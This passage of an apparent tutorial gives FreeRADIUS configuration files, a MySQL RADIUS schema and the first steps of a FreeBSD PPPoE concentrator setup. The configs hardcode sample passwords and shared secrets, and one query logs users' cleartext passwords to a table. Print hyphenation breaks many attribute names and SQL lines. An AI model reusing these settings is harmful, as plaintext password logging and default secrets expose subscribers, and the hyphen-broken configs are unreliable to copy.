```
confdir = ${raddbdir}
run_dir = ${localstatedir}/run/${name}

db_dir = ${raddbdir}

libdir = /usr/local/lib/freeradius-2.2.4

pidfile = ${run_dir}/${name}.pid

user = freeradius
group = freeradius

max_request_time = 30

cleanup_delay = 5

max_requests = 12800

listen {
    type = auth acct proxy detail status coa
    ipaddr = 198.51.100.2
    port = 0
}

listen {
    ipaddr = 198.51.100.2
    port = 0
    type = acct
}

hostname_lookups = no

allow_core_dumps = no

regular_expressions = yes
extended_expressions    = yes

log {
    destination = files
    file = ${logdir}/radius.log
    syslog_facility = daemon
    stripped_names = no
    auth = yes
    auth_badpass = yes
    auth_goodpass = no
}

checkrad = ${sbindir}/checkrad

security {
    max_attributes = 200
    reject_delay = 1
    status_server = yes
}

proxy_requests  = yes

$INCLUDE proxy.conf

$INCLUDE clients.conf

thread pool {
    start_servers = 10
    max_servers = 32
    min_spare_servers = 3
    max_spare_servers = 10
    max_requests_per_server = 0
}

modules {
    $INCLUDE ${confdir}/modules/
    $INCLUDE eap.conf
    $INCLUDE sql.conf
    $INCLUDE sqlippool.conf
}

instantiate {
    exec
    expr
    expiration
    logintime
}
$INCLUDE policy.conf

$INCLUDE sites-enabled/

#eof


# vi /usr/local/etc/raddb/sqlippool.conf
sqlippool {
 sql-instance-name = "sql"
 ippool_table = "radippool"
 lease-duration = 360
 pool-key = "%{NAS-Port}"
 $INCLUDE sql/mysql/ippool.conf
```

```
sqlippool_log_exists = "Existing IP: %{reply:Framed-IP-
   Address} \
  (did %{Called-Station-Id} cli %{Calling-Station-Id}
   port %{NAS-Port} user %{User-Name})"

 sqlippool_log_success = "Allocated IP: %{reply:Framed-
   IP-Address} from %{control:Pool-Name} \
  (did %{Called-Station-Id} cli %{Calling-Station-Id}
   port %{NAS-Port} user %{User-Name})"

 sqlippool_log_clear = "Released IP %{Framed-IP-
   Address}\
 (did %{Called-Station-Id} cli %{Calling-Station-Id}
   user %{User-Name})"

 sqlippool_log_failed = "IP Allocation FAILED from
   %{control:Pool-Name} \
  (did %{Called-Station-Id} cli %{Calling-Station-Id}
   port %{NAS-Port} user %{User-Name})"

 sqlippool_log_nopool = "No Pool-Name defined \
  (did %{Called-Station-Id} cli %{Calling-Station-Id}
   port %{NAS-Port} user %{User-Name})"

}

#eof

# vi /usr/local/etc/raddb/sql.conf
sql {
   database = "mysql"
   driver = "rlm_sql_${database}"
   server = "localhost"
    login = "userradius"
    password = "senharadius"
   radius_db = "radius"
   acct_table1 = "radacct"
   acct_table2 = "radacct"
   postauth_table = "radpostauth"
   authcheck_table = "radcheck"
   authreply_table = "radreply"
   groupcheck_table = "radgroupcheck"
   groupreply_table = "radgroupreply"
   usergroup_table = "usergroup"
   read_groups = yes
   deletestalesessions = yes
   sqltrace = no
   sqltracefile = ${logdir}/sqltrace.sql
   num_sql_socks = 30
   connect_failure_retry_delay = 60
   lifetime = 0
   max_queries = 0
   nas_table = "nas"
   $INCLUDE sql/${database}/dialup.conf
}
#eof

# vi /usr/local/etc/raddb/eap.conf

   eap {
      default_eap_type = md5
      timer_expire     = 60
      ignore_unknown_eap_types = no
      cisco_accounting_username_bug = no
      max_sessions = 4096

      md5 {
      }

      leap {
      }

      gtc {
         auth_type = PAP
      }

      tls {
         certdir = ${confdir}/certs
         cadir = ${confdir}/certs

         private_key_password = whatever
         private_key_file = ${certdir}/server.pem

         certificate_file = ${certdir}/server.pem

         CA_file = ${cadir}/ca.pem

         dh_file = ${certdir}/dh
         random_file = ${certdir}/random

         CA_path = ${cadir}

         cipher_list = "DEFAULT"
         make_cert_command = "${certdir}/bootstrap"

         cache {
               enable = no
               lifetime = 24 # hours
```

```
                max_entries = 255
            }

            verify {
            }
        }

        ttls {
            default_eap_type = md5
            copy_request_to_tunnel = no
            use_tunneled_reply = no
            virtual_server = "inner-tunnel"
        }

        peap {
            default_eap_type = mschapv2
            copy_request_to_tunnel = no
            use_tunneled_reply = no
            virtual_server = "inner-tunnel"
        }

        mschapv2 {
        }
    }

#eof

# vi /usr/local/etc/raddb/proxy.conf

proxy server {
    default_fallback = no
}


home_server localhost {
    type = auth
    ipaddr = 127.0.0.1
    port = 1812
    secret = testing123
    require_message_authenticator = yes
    response_window = 20
    zombie_period = 40
    revive_interval = 120
    status_check = status-server
    check_interval = 30
    num_answers_to_alive = 3
    coa {
        irt = 2
        mrt = 16
        mrc = 5
        mrd = 30
    }
}


home_server_pool my_auth_failover {
    type = fail-over
    home_server = localhost
}


realm example.com {
    auth_pool = my_auth_failover
}

realm LOCAL {
}

#eof

# vi /usr/local/etc/raddb/policy.conf

policy {
    forbid_eap {
        if (EAP-Message) {
            reject
        }
    }
    permit_only_eap {
        if (!EAP-Message) {
            if (!"%{outer.request:EAP-Message}") {
                reject
            }
        }
    }
    deny_realms {
        if (User-Name =~ /@|\\/) {
            reject
        }
    }
    do_not_respond {
        update control {
            Response-Packet-Type := Do-Not-Respond
        }

        handled
    }
    cui_authorize {
```

```
      update request {
         Chargeable-User-Identity:='\\000'
      }
   }
   cui_postauth {
      if (FreeRadius-Proxied-To == 127.0.0.1) {
         if (outer.request:Chargeable-User-Identity) {
            update outer.reply {
               Chargeable-User-
   Identity:="%{md5:%{config:cui_hash_key}%{User-Name}}"
            }
         }
      }
      else {
         if (Chargeable-User-Identity) {
            update reply {
               Chargeable-User-
   Identity="%{md5:%{config:cui_hash_key}%{User-Name}}"
            }
         }
      }
   }
   cui_updatedb {
      if (reply:Chargeable-User-Identity) {
         cui
      }
   }
   cui_accounting {
      if (!Chargeable-User-Identity) {
         update control {
            Chargable-User-Identity := "%{cui: SELECT
   cui FROM cui WHERE clientipaddress = '%{Client-IP-
   Address}' AND callingstationid = '%{Calling-Station-
   Id}' AND username = '%{User-Name}'}"
         }
      }
      if (Chargeable-User-Identity && (Chargeable-User-
   Identity != "")) {
         cui
      }
   }
}

#eof

# vi /usr/local/etc/raddb/sql/mysql/ippool.conf

 allocate-clear = "UPDATE ${ippool_table} \
  SET nasipaddress = '', pool_key = 0, \
   callingstationid = '', username = '', \
   expiry_time = NULL \
   WHERE expiry_time <= NOW() - INTERVAL 1 SECOND \
   AND nasipaddress = '%{Nas-IP-Address}'"

allocate-find = "SELECT framedipaddress FROM ${ippool_table} \
 WHERE pool_name = '%{control:Pool-Name}' \
 ORDER BY (username <> '%{User-Name}'), \
 (callingstationid <> '%{Calling-Station-Id}'), \
 expiry_time \
 LIMIT 1 \
 FOR UPDATE"

pool-check = "SELECT id FROM ${ippool_table} \
 WHERE pool_name='%{control:Pool-Name}' LIMIT 1"

allocate-update = "UPDATE ${ippool_table} \
 SET nasipaddress = '%{NAS-IP-Address}', pool_key =
    '${pool-key}', \
 callingstationid = '%{Calling-Station-Id}', username =
    '%{User-Name}', \
 expiry_time = NOW() + INTERVAL ${lease-duration} SECOND \
 WHERE framedipaddress = '%I' AND expiry_time IS NULL"

start-update = "UPDATE ${ippool_table} \
 SET expiry_time = NOW() + INTERVAL ${lease-duration}
    SECOND \
 WHERE nasipaddress = '%{NAS-IP-Address}' AND  pool_key
    = '${pool-key}' \
 AND username = '%{User-Name}' \
 AND callingstationid = '%{Calling-Station-Id}' \
 AND framedipaddress = '%{Framed-IP-Address}'"

stop-clear = "UPDATE ${ippool_table} \
 SET nasipaddress = '', pool_key = 0, callingstationid =
    '', username = '', \
 expiry_time = NULL \
 WHERE nasipaddress = '%{Nas-IP-Address}' AND pool_key =
    '${pool-key}' \
 AND username = '%{User-Name}' \
 AND callingstationid = '%{Calling-Station-Id}' \
 AND framedipaddress = '%{Framed-IP-Address}'"

alive-update = "UPDATE ${ippool_table} \
 SET expiry_time = NOW() + INTERVAL ${lease-duration}
    SECOND \
 WHERE nasipaddress = '%{Nas-IP-Address}' AND pool_key =
    '${pool-key}' \
 AND username = '%{User-Name}' \
```

```
 AND callingstationid = '%{Calling-Station-Id}' \
 AND framedipaddress = '%{Framed-IP-Address}'"

on-clear = "UPDATE ${ippool_table} \
 SET nasipaddress = '', pool_key = 0, callingstationid =
    '', username = '', \
 expiry_time = NULL \
 WHERE nasipaddress = '%{Nas-IP-Address}'"

off-clear = "UPDATE ${ippool_table} \
 SET nasipaddress = '', pool_key = 0, callingstationid =
    '', username = '', \
 expiry_time = NULL \
 WHERE nasipaddress = '%{Nas-IP-Address}'"

#eof
# vi /usr/local/etc/raddb/sql/mysql/dialup.conf
    sql_user_name = "%{User-Name}"

    nas_query = "SELECT id, nasname, shortname, type,
    secret, server FROM ${nas_table}"

    authorize_check_query = "SELECT id, username, attri-
    bute, value, op \
           FROM ${authcheck_table} \
           WHERE username = '%{SQL-User-Name}' \
           ORDER BY id"
    authorize_reply_query = "SELECT id, username, attri-
    bute, value, op \
           FROM ${authreply_table} \
           WHERE username = '%{SQL-User-Name}' AND attri-
    bute <> 'Garantia' \
           ORDER BY id"

    group_membership_query = "SELECT trim(groupname) as
    groupname \
           FROM ${usergroup_table} \
           WHERE username = '%{SQL-User-Name}' \
           ORDER BY priority"

    authorize_group_check_query = "SELECT id,
    trim(groupname) as groupname, attribute, \
           Value, op \
           FROM ${groupcheck_table} \
           WHERE trim(groupname) = trim('%{Sql-Group}') \
           ORDER BY id"
    authorize_group_reply_query = "SELECT id,
    trim(groupname) as groupname, attribute, \
           value, op \
           FROM ${groupreply_table} \
           WHERE trim(groupname) = trim('%{Sql-Group}')
and attribute <> 'Velocidade' \
           ORDER BY id"

accounting_onoff_query = "\
           UPDATE ${acct_table1} \
           SET \
              acctstoptime       =  '%S', \
              acctsessiontime    =  unix_timestamp('%S')
- \
                                    unix_
timestamp(acctstarttime), \
              acctterminatecause =  '%{Acct-Terminate-
Cause}', \
              acctstopdelay      =  %{%{Acct-Delay-
Time}:-0} \
           WHERE acctstoptime IS NULL \
           AND nasipaddress      =  '%{NAS-IP-Address}' \
           AND acctstarttime     <= '%S'"

accounting_update_query = " \
           UPDATE ${acct_table1} \
           SET \
              framedipaddress = '%{Framed-IP-Address}', \
             acctsessiontime     = '%{Acct-Session-Time}', \
              acctinputoctets     = '%{%{Acct-Input-Giga-
words}:-0}'  << 32 | \
                                    '%{%{Acct-Input-
Octets}:-0}', \
              acctoutputoctets    = '%{%{Acct-Output-
Gigawords}:-0}' << 32 | \
                                    '%{%{Acct-Output-
Octets}:-0}' \
           WHERE acctsessionid = '%{Acct-Session-Id}' \
           AND username        = '%{SQL-User-Name}' \
           AND nasipaddress    = '%{NAS-IP-Address}'"

    accounting_update_query_alt = " \
      INSERT INTO ${acct_table1} \
        (acctsessionid,    acctuniqueid,      username, \
         realm,            nasipaddress,      nasportid, \
         nasporttype,      acctstarttime,     acctsessiontime, \
         acctauthentic,    connectinfo_start, acctinputoctets, \
         acctoutputoctets, calledstationid,   callingstationid, \
         servicetype,      framedprotocol,    framedipaddress, \
           acctstartdelay,   xascendsessionsvrkey) \
        VALUES \
          ('%{Acct-Session-Id}', '%{Acct-Unique-Ses-
```

```
sion-Id}', \
          '%{SQL-User-Name}', \
          '%{Realm}', '%{NAS-IP-Address}', '%{NAS-
Port}', \
          '%{NAS-Port-Type}', \
          DATE_SUB('%S', \
                   INTERVAL (%{%{Acct-Session-
Time}:-0} + \
                             %{%{Acct-Delay-
Time}:-0}) SECOND), \
                   '%{Acct-Session-Time}', \
          '%{Acct-Authentic}', '', \
          '%{%{Acct-Input-Gigawords}:-0}' << 32 | \
          '%{%{Acct-Input-Octets}:-0}', \
          '%{%{Acct-Output-Gigawords}:-0}' << 32 | \
          '%{%{Acct-Output-Octets}:-0}', \
          '%{Called-Station-Id}', '%{Calling-Sta-
tion-Id}', \
          '%{Service-Type}', '%{Framed-Protocol}', \
          '%{Framed-IP-Address}', \
          '0', '%{X-Ascend-Session-Svr-Key}')"

accounting_start_query = " \
       INSERT INTO ${acct_table1} \
          (acctsessionid,    acctuniqueid,
username, \
           realm,            nasipaddress,
nasportid, \
           nasporttype,      acctstarttime,
acctstoptime, \
          acctsessiontime,  acctauthentic,    con-
nectinfo_start, \
          connectinfo_stop, acctinputoctets,
acctoutputoctets, \
          calledstationid,  callingstationid, acct-
terminatecause, \
          servicetype,      framedprotocol,   frame-
dipaddress, \
          acctstartdelay,   acctstopdelay,    xas-
cendsessionsvrkey) \
       VALUES \
          ('%{Acct-Session-Id}', '%{Acct-Unique-
Session-Id}', \
          '%{SQL-User-Name}', \
          '%{Realm}', '%{NAS-IP-Address}', '%{NAS-
Port}', \
          '%{NAS-Port-Type}', '%S', NULL, \
          '0', '%{Acct-Authentic}', '%{Connect-
Info}', \
          '', '0', '0', \
          '%{Called-Station-Id}', '%{Calling-Station-
Id}', '', \
          '%{Service-Type}', '%{Framed-Protocol}',
'%{Framed-IP-Address}', \
          '%{%{Acct-Delay-Time}:-0}', '0',
'%{X-Ascend-Session-Svr-Key}')"

accounting_start_query_alt  = " \
       UPDATE ${acct_table1} SET \
          acctstarttime     = '%S', \
          acctstartdelay    = '%{%{Acct-Delay-
Time}:-0}', \
          connectinfo_start = '%{Connect-Info}' \
       WHERE acctsessionid  = '%{Acct-Session-Id}' \
       AND username         = '%{SQL-User-Name}' \
       AND nasipaddress     = '%{NAS-IP-Address}'"

accounting_stop_query = " \
       UPDATE ${acct_table2} SET \
          acctstoptime       = '%S', \
            acctsessiontime     = '%{Acct-Ses-
sion-Time}', \
          acctinputoctets    = '%{%{Acct-Input-Giga-
words}:-0}' << 32 | \
                               '%{%{Acct-Input-
Octets}:-0}', \
          acctoutputoctets   = '%{%{Acct-Output-Giga-
words}:-0}' << 32 | \
                               '%{%{Acct-Output-
Octets}:-0}', \
          acctterminatecause = '%{Acct-Terminate-
Cause}', \
          acctstopdelay      = '%{%{Acct-Delay-
Time}:-0}', \
          connectinfo_stop   = '%{Connect-Info}' \
       WHERE acctsessionid   = '%{Acct-Session-Id}' \
       AND username          = '%{SQL-User-Name}' \
       AND nasipaddress      = '%{NAS-IP-Address}'"

accounting_stop_query_alt = " \
       INSERT INTO ${acct_table2} \
         (acctsessionid, acctuniqueid, username, \
          realm, nasipaddress, nasportid, \
          nasporttype, acctstarttime, acctstoptime, \
          acctsessiontime, acctauthentic, con-
nectinfo_start, \
          connectinfo_stop, acctinputoctets, acctout-
putoctets, \
```

```
        calledstationid, callingstationid, acctter-
minatecause, \
         servicetype, framedprotocol, framedi-
paddress, \
        acctstartdelay, acctstopdelay) \
      VALUES \
        ('%{Acct-Session-Id}', '%{Acct-Unique-Ses-
sion-Id}', \
         '%{SQL-User-Name}', \
         '%{Realm}', '%{NAS-IP-Address}', '%{NAS-
Port}', \
         '%{NAS-Port-Type}', \
         DATE_SUB('%S', \
             INTERVAL (%{%{Acct-Session-Time}:-0} +
\
             %{%{Acct-Delay-Time}:-0}) SECOND), \
         '%S', '%{Acct-Session-Time}', '%{Acct-
Authentic}', '', \
         '%{Connect-Info}', \
         '%{%{Acct-Input-Gigawords}:-0}' << 32 | \
         '%{%{Acct-Input-Octets}:-0}', \
         '%{%{Acct-Output-Gigawords}:-0}' << 32 | \
         '%{%{Acct-Output-Octets}:-0}', \
         '%{Called-Station-Id}', '%{Calling-Sta-
tion-Id}', \
         '%{Acct-Terminate-Cause}', \
         '%{Service-Type}', '%{Framed-Protocol}',
'%{Framed-IP-Address}', \
         '0', '%{%{Acct-Delay-Time}:-0}')"

simul_count_query = "SELECT COUNT(*) \
                       FROM ${acct_table1} \
                       WHERE username = '%{SQL-
User-Name}' \
                       AND acctstoptime IS NULL"

simul_verify_query  = "SELECT radacctid, acctsessio-
nid, username, \
                         nasipaddress, nasportid,
framedipaddress, \
                         callingstationid, framed-
protocol \
                         FROM ${acct_table1} \
                         WHERE username = '%{SQL-
User-Name}' \
                         AND acctstoptime IS NULL"

postauth_query = "INSERT INTO ${postauth_table} \
                     (username, pass, reply,
    authdate) \
                                VALUES ( \
                                '%{User-Name}', \
                                '%{%{User-Password}:-%{Chap-
    Password}}', \
                                '%{reply:Packet-Type}', '%S')"

#eof

# /usr/local/etc/raddb/sites-enabled/control-socket
listen {
    type = control
    socket = ${run_dir}/${name}.sock
}

#eof

# /usr/local/etc/raddb/sites-enabled/inner-tunnel

server inner-tunnel {

listen {
        ipaddr = 127.0.0.1
        port = 18120
        type = auth
}
authorize {
    chap
    mschap
    suffix
    update control {
            Proxy-To-Realm := LOCAL
    }
    eap {
        ok = return
    }
    files
    expiration
    logintime
    pap
}

authenticate {
    Auth-Type PAP {
        pap
    }

    Auth-Type CHAP {
        chap
```

```
    }

    Auth-Type MS-CHAP {
        mschap
    }

    unix
    eap
}

session {
    radutmp
}

post-auth {
    Post-Auth-Type REJECT {
        attr_filter.access_reject
    }
}

pre-proxy {
}

post-proxy {
    eap
}

}

#eof

# /usr/local/etc/raddb/sites-enabled/default
authorize {
    preprocess
    chap
    mschap
    sql
    expiration
    logintime
    pap
}

authenticate {
    Auth-Type PAP {
        pap
    }

    Auth-Type CHAP {
        chap
    }

    Auth-Type MS-CHAP {
        mschap
    }

    digest
}


preacct {
    preprocess
    acct_unique
    suffix
    files
}

accounting {
    detail
    sql
    exec
    attr_filter.accounting_response
         sqlippool
}

session {
    sql
}

post-auth {
    exec
    Post-Auth-Type REJECT {
        attr_filter.access_reject
    }
         sqlippool
}

pre-proxy {
}

post-proxy {
    eap
}

#eof
```

Listing 9.

```
# cat radius_nodata.sql

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_
   CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_
   RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CON-
   NECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_
   CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_
   CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_
   AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `nas`
--

DROP TABLE IF EXISTS `nas`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `nas` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `nasname` varchar(128) NOT NULL,
  `shortname` varchar(32) DEFAULT NULL,
  `type` varchar(30) DEFAULT 'other',
  `ports` int(5) DEFAULT NULL,
  `secret` varchar(60) NOT NULL DEFAULT 'secret',
  `community` varchar(50) DEFAULT NULL,
  `description` varchar(200) DEFAULT 'RADIUS Client',
  PRIMARY KEY (`id`),
  KEY `nasname` (`nasname`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `radacct`
--

DROP TABLE IF EXISTS `radacct`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `radacct` (
  `RadAcctId` bigint(21) NOT NULL AUTO_INCREMENT,
  `AcctSessionId` varchar(32) NOT NULL DEFAULT '',
  `AcctUniqueId` varchar(32) NOT NULL DEFAULT '',
  `UserName` varchar(64) NOT NULL DEFAULT '',
  `Realm` varchar(64) DEFAULT '',
  `NASIPAddress` varchar(15) NOT NULL DEFAULT '',
  `NASPortId` varchar(15) DEFAULT NULL,
  `NASPortType` varchar(32) DEFAULT NULL,
  `AcctStartTime` datetime NOT NULL DEFAULT '0000-00-00
   00:00:00',
  `acctstoptime` datetime DEFAULT NULL,
  `AcctSessionTime` int(12) DEFAULT NULL,
  `AcctAuthentic` varchar(32) DEFAULT NULL,
  `ConnectInfo_start` varchar(50) DEFAULT NULL,
  `ConnectInfo_stop` varchar(50) DEFAULT NULL,
  `AcctInputOctets` bigint(12) DEFAULT NULL,
  `AcctOutputOctets` bigint(12) DEFAULT NULL,
  `CalledStationId` varchar(50) NOT NULL DEFAULT '',
  `CallingStationId` varchar(50) NOT NULL DEFAULT '',
  `AcctTerminateCause` varchar(32) NOT NULL DEFAULT '',
  `ServiceType` varchar(32) DEFAULT NULL,
  `FramedProtocol` varchar(32) DEFAULT NULL,
  `FramedIPAddress` varchar(15) NOT NULL DEFAULT '',
  `AcctStartDelay` int(12) DEFAULT NULL,
  `AcctStopDelay` int(12) DEFAULT NULL,
  `xascendsessionsvrkey` varchar(10) DEFAULT NULL,
  PRIMARY KEY (`RadAcctId`),
  KEY `UserName` (`UserName`),
  KEY `FramedIPAddress` (`FramedIPAddress`),
  KEY `AcctSessionId` (`AcctSessionId`),
  KEY `AcctUniqueId` (`AcctUniqueId`),
  KEY `AcctStartTime` (`AcctStartTime`),
  KEY `AcctStopTime` (`acctstoptime`),
  KEY `NASIPAddress` (`NASIPAddress`)
) ENGINE=InnoDB AUTO_INCREMENT=22301255 DEFAULT
   CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `radcheck`
--

DROP TABLE IF EXISTS `radcheck`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `radcheck` (
```

```
  `id` int(11) unsigned NOT NULL AUTO_INCREMENT,
  `UserName` varchar(64) NOT NULL DEFAULT '',
  `Attribute` varchar(32) NOT NULL DEFAULT '',
  `op` char(2) NOT NULL DEFAULT '==',
  `Value` varchar(253) NOT NULL DEFAULT '',
  `Bloqueado` tinyint(1) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`),
  KEY `UserName` (`UserName`(32))
) ENGINE=MyISAM AUTO_INCREMENT=20876 DEFAULT
   CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `radgroupcheck`
--

DROP TABLE IF EXISTS `radgroupcheck`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `radgroupcheck` (
  `id` int(11) unsigned NOT NULL AUTO_INCREMENT,
  `GroupName` varchar(64) NOT NULL DEFAULT '',
  `Attribute` varchar(32) NOT NULL DEFAULT '',
  `op` char(2) NOT NULL DEFAULT '==',
  `Value` varchar(253) NOT NULL DEFAULT '',
  PRIMARY KEY (`id`),
  KEY `GroupName` (`GroupName`(32))
) ENGINE=MyISAM AUTO_INCREMENT=250 DEFAULT
   CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `radgroupreply`
--

DROP TABLE IF EXISTS `radgroupreply`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `radgroupreply` (
  `id` int(11) unsigned NOT NULL AUTO_INCREMENT,
  `GroupName` varchar(64) NOT NULL DEFAULT '',
  `Attribute` varchar(32) NOT NULL DEFAULT '',
  `op` char(2) NOT NULL DEFAULT '=',
  `Value` varchar(253) NOT NULL DEFAULT '',
  PRIMARY KEY (`id`),
  KEY `GroupName` (`GroupName`(32))
) ENGINE=MyISAM AUTO_INCREMENT=492 DEFAULT
   CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `radippool`
--

DROP TABLE IF EXISTS `radippool`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `radippool` (
  `id` int(11) unsigned NOT NULL AUTO_INCREMENT,
  `pool_name` varchar(30) NOT NULL,
  `framedipaddress` varchar(15) NOT NULL DEFAULT '',
  `nasipaddress` varchar(15) NOT NULL DEFAULT '',
  `calledstationid` varchar(30) NOT NULL,
  `callingstationid` varchar(60) DEFAULT NULL,
  `expiry_time` datetime DEFAULT NULL,
  `username` varchar(64) NOT NULL DEFAULT '',
  `pool_key` varchar(30) NOT NULL,
  PRIMARY KEY (`id`),
  KEY `radippool_poolname_expire` (`pool_name`,`expiry_
   time`),
  KEY `framedipaddress` (`framedipaddress`),
  KEY `radippool_nasip_poolkey_ipaddress`
   (`nasipaddress`,`pool_key`,`framedipaddress`)
) ENGINE=InnoDB AUTO_INCREMENT=994 DEFAULT
   CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `radpostauth`
--

DROP TABLE IF EXISTS `radpostauth`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `radpostauth` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `user` varchar(64) NOT NULL DEFAULT '',
  `pass` varchar(64) NOT NULL DEFAULT '',
  `reply` varchar(32) NOT NULL DEFAULT '',
  `date` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP ON
   UPDATE CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=5673695 DEFAULT
   CHARSET=latin1;
```

```
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `radreply`
--

DROP TABLE IF EXISTS `radreply`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `radreply` (
  `id` int(11) unsigned NOT NULL AUTO_INCREMENT,
  `UserName` varchar(64) NOT NULL DEFAULT '',
  `Attribute` varchar(32) NOT NULL DEFAULT '',
  `op` char(2) NOT NULL DEFAULT '=',
  `Value` varchar(253) NOT NULL DEFAULT '',
  PRIMARY KEY (`id`),
  KEY `UserName` (`UserName`(32))
) ENGINE=MyISAM AUTO_INCREMENT=27136 DEFAULT
   CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `usergroup`
--

DROP TABLE IF EXISTS `usergroup`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `usergroup` (
  `UserName` varchar(64) NOT NULL DEFAULT '',
  `GroupName` varchar(64) NOT NULL DEFAULT '',
  `priority` int(11) NOT NULL DEFAULT '1',
  KEY `UserName` (`UserName`(32))
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `velocidades`
--

DROP TABLE IF EXISTS `velocidades`;
/*!40101 SET @saved_cs_client     = @@character_set_
   client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `velocidades` (
  `id` int(11) NOT NULL,
  `vdown` int(11) NOT NULL,
  `vup` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS
   */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_
   CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_
   RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNEC-
   TION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2014-10-20 22:54:08
```

Listing 10.

```
# vi /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDPVC3ksxLRuHPcknfskNhXXxh+rgfq4O9Q4T/wJsrPlETqMmjg3kbHDbszeAio/y7au2rORRWSadmQ
   R5l7dQhBI0qdWF5Zp+SbBfebiE7rmJeoTCpESQySH9KM/nBsDx9l+UiDoqEQziQJtkIIRouX8nZgLc5JJkzcjf00MS7pQ4LzISmDCDJQ75VsG00QZ
   a0du40lvngjx8fMvk182rCkhYaMUhbhRlnjBvhNSWnfOY5lFpOocbiOSMGym4pH0EjNWfiQHLtVKY+lD5peAO3JMil7rzlZkQWlFCaAvJ1aEXIasw3
   y1W77AzvCVas6uKyute+4GYYSUoD3vXAbJZ root@valhalla.connectionlost.com.br
```

Insert examples of functional client: These entries control concurrent access, user and password (Listing 11).

If using pap, use the Password attribute and if you use chap, use ClearText-Password attribute.

Here we address the control pool of dynamic IPs, the warranty, the address that will be delivered v4 and v6 address prefix. We note that if we have the Framed-IP-Address, it will be prioritized and this field will not exist; the addressing will be done through the pool of IPs (Listing 12).

Here we register the customer's plans: Listing 13.

Here we will make the link between the user and the contracted plan: Listing 14.

The registration address of our pool of IPs can be public or private: Listing 15. Now start the services and we have a server ready to use!

Let's start authenticating clients! =D

Now we will do the PPPoE concentrator.

On a machine with newly installed Freebsd, we will not cover the installation in question. It is a generic installation, but leave a space in `/var` for logs.

Edit rc.conf with some settings and startup daemons (Listing 16).

A tip: if you are experiencing a very high CPU consumption and instability, disable tso, lro, hwcsum and txcsum. Not much impact on performance and quality, but considerably reduces the processing (Listing 17).

We will install the necessary packages:

Install mpd5 on your freebsd:

```
# cd /usr/ports/net/mpd5
# make install clean
```

Install freeradius-client:

```
# cd /usr/ports/net/freeradius-client
# make install clean
```

Install bind:

```
# cd /usr/ports/dns/bind910
# make install clean
```

Install mysql client:

```
# cd /usr/ports/databases/mysql56-client
# make install clean
```

Install postfix:

```
# cd /usr/ports/mail/postfix
# make install clean
```

Install nginx:

```
# cd /usr/ports/www/nginx
# make install clean
```

